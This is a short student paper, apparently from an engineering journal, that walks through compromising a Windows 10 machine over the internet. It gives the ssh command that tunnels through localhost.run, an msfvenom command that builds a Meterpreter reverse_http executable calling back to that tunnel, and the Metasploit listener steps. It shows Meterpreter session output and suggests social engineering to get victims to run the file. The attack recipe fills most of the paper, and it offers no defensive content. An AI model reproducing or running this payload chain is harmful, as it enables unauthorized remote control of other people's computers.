e-ISSN: 2582-5208
International Research Journal of Modernization in Engineering Technology and Science
Volume:03/Issue:06/June-2021 Impact Factor- 5.354 www.irjmets.com

HACKING WINDOWS 10 MACHINE OVER INTERNET

Aman Kumar *1, Akash Babu Swarankar*2

*1,2Department of Computer Science, Guru Nanak Institutions, Ambala, Haryana, India

Students, Department of Computer science Engineering, GNI Mullana, Ambala, Haryana, India

ABSTRACT

As a Beginner Ethical Hacker , It is very necessary to build our own environment for testing purposes , Port Forwarding is very common term used in Ethical Hacking ,so what if, we are in Hotel or we can say in the college. its nearly impossible to configure the router. In this situation we use a service which is available on Internet named as localhost.run for free. Here we can use this service for our advantage for our testing purposes. Here we show a little demonstration by compromising the windows 10 machine over the internet means on different network.

Keywords: Ethical Hacking, Windows 10 , Port Forwarding.

I. INTRODUCTION

Ethical hacking involves an authorized attempt to gain unauthorized access to a computer system, application, or data. Carrying out an ethical hack involves duplicating strategies and actions of malicious attackers. ... Also known as "white hats," ethical hackers are security experts that perform these assessments. So here we demonstrate by gaining access to windows 10 machine without the port forwarding. Port Forwarding is required when we try to access some machine over the different network of ours. So here is the problem what if unable to configure the router or access point, For example, suppose we in hotel or in college or any other place so what we suppose to do?? There is an answer, by using a service which provides tunnelling ssh service. There are tons of sites available on the Internetbut we choose localhost.run . localhost.run is the easiest way to put locally running apps on the internet.

II. METHODOLOGY

Obtain SSH-Key

- Open up the Terminal;
- Type in the following command:

```
ssh-keygen
```

Connect To localhost.run

- Connect the localhost.run service with our attacker machine and bind it with the localhost.
- Type in the following command:

```
ssh -R 80:127.0.0.1:8080 ssh.localhost.run
```

Create Payload

- Payload, in simple terms, are simple scripts that the hackers utilize to interact with a hacked system. Using payloads, they can transfer data to a victim system.
- There are lots of tools available on the internet we use msfvevom for this demonstration.
- Here we create a very simple Payload for this demonstrations ,Type the following command:

  Msfvenom -p windows/meterpreter/reverse_http LPORT=80 LHOST=(address created by localhost.run) -f exe -o anyname.exe

Start Meterpreter Listener

- In Metasploit Pro, you can set up persistent listeners, which will continuously listen for connections back from a compromised host. ... To set up a listener, you will need to define the listening host, listening port, and payload type.
- There are lots of listener's tools available on the internet but we use msfconsole beacuase it's already install in kali linux and for free to use.
- Just type the following commands to set up the listener
  - Use exploit/multi/handler

- ○ Set PAYLOAD
- ○ Set LPORT
- ○ SET LHOST
- ○ Set ReverseListenerBindAddress
- ○ Exploit


Gaining Access

- We deliver the payload to the victim machine.
- In real world we can use Social Engineering method to trick the victim to run the payload, but here for this demonstration we click with ourselves to run it.
  After some minutes we successfully gain the access to the windows machine.

III. RESULTS AND DISCUSSION

In the below image we can see that we successfully compromised the windows machine. So here we can say that not just only windows machine but any machine which have its own IP address can be compromised without the port forwarding techniques.

As a beginner myself this methods comes in handy in many scenarios as mention above. Here we try to solve many problems one them is port forwarding configuration and this methods works as a charm.



```
To explore using localhost.run visit the documentation site:
https://localhost.run/docs/

===============================================================================


** your connection id is 04ca6527-0881-4e6e-b265-393d9ba6e99d, please mention it if you send me a message about an issue. *

77ec4ea902c45d.localhost.run tunneled with tls termination, https://77ec4ea902c45d.localhost.run
```

```
meterpreter > sysinfo
Computer        :      S-PC
OS              : Windows 10 (10.0 Build 18363).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > dir
```

IV. CONCLUSION

Ethical hacking is not a criminal activity and should not be considered as such. While it is true that malicious hacking is a computer crime and criminal activity, ethical hacking is never a crime. Ethical hacking is in line with industry regulation and organizational IT policies.

Here in this demonstration, we successfully gained access to the windows10 machine.

Not just windows 10 machine but We can also compromise a ton of machine using appropriate Payload for them.

V. REFERENCES

[1] https://zsecurity.org/category/hacking-and-security/page/27/

[2] https://zsecurity.org/making-a-payload-work-outside-your-network-without-port-forwarding-no-software-needed/

[3] https://zsecurity.org/how-to-use-metasploit-auxiliaries/

[4] https://zsecurity.org/port-forwarding-with-localtunnel-without-router-access/

[5] https://academy.tcm-sec.com/

[6] https://www.youtube.com/watch?v=s9lvcoEkAIE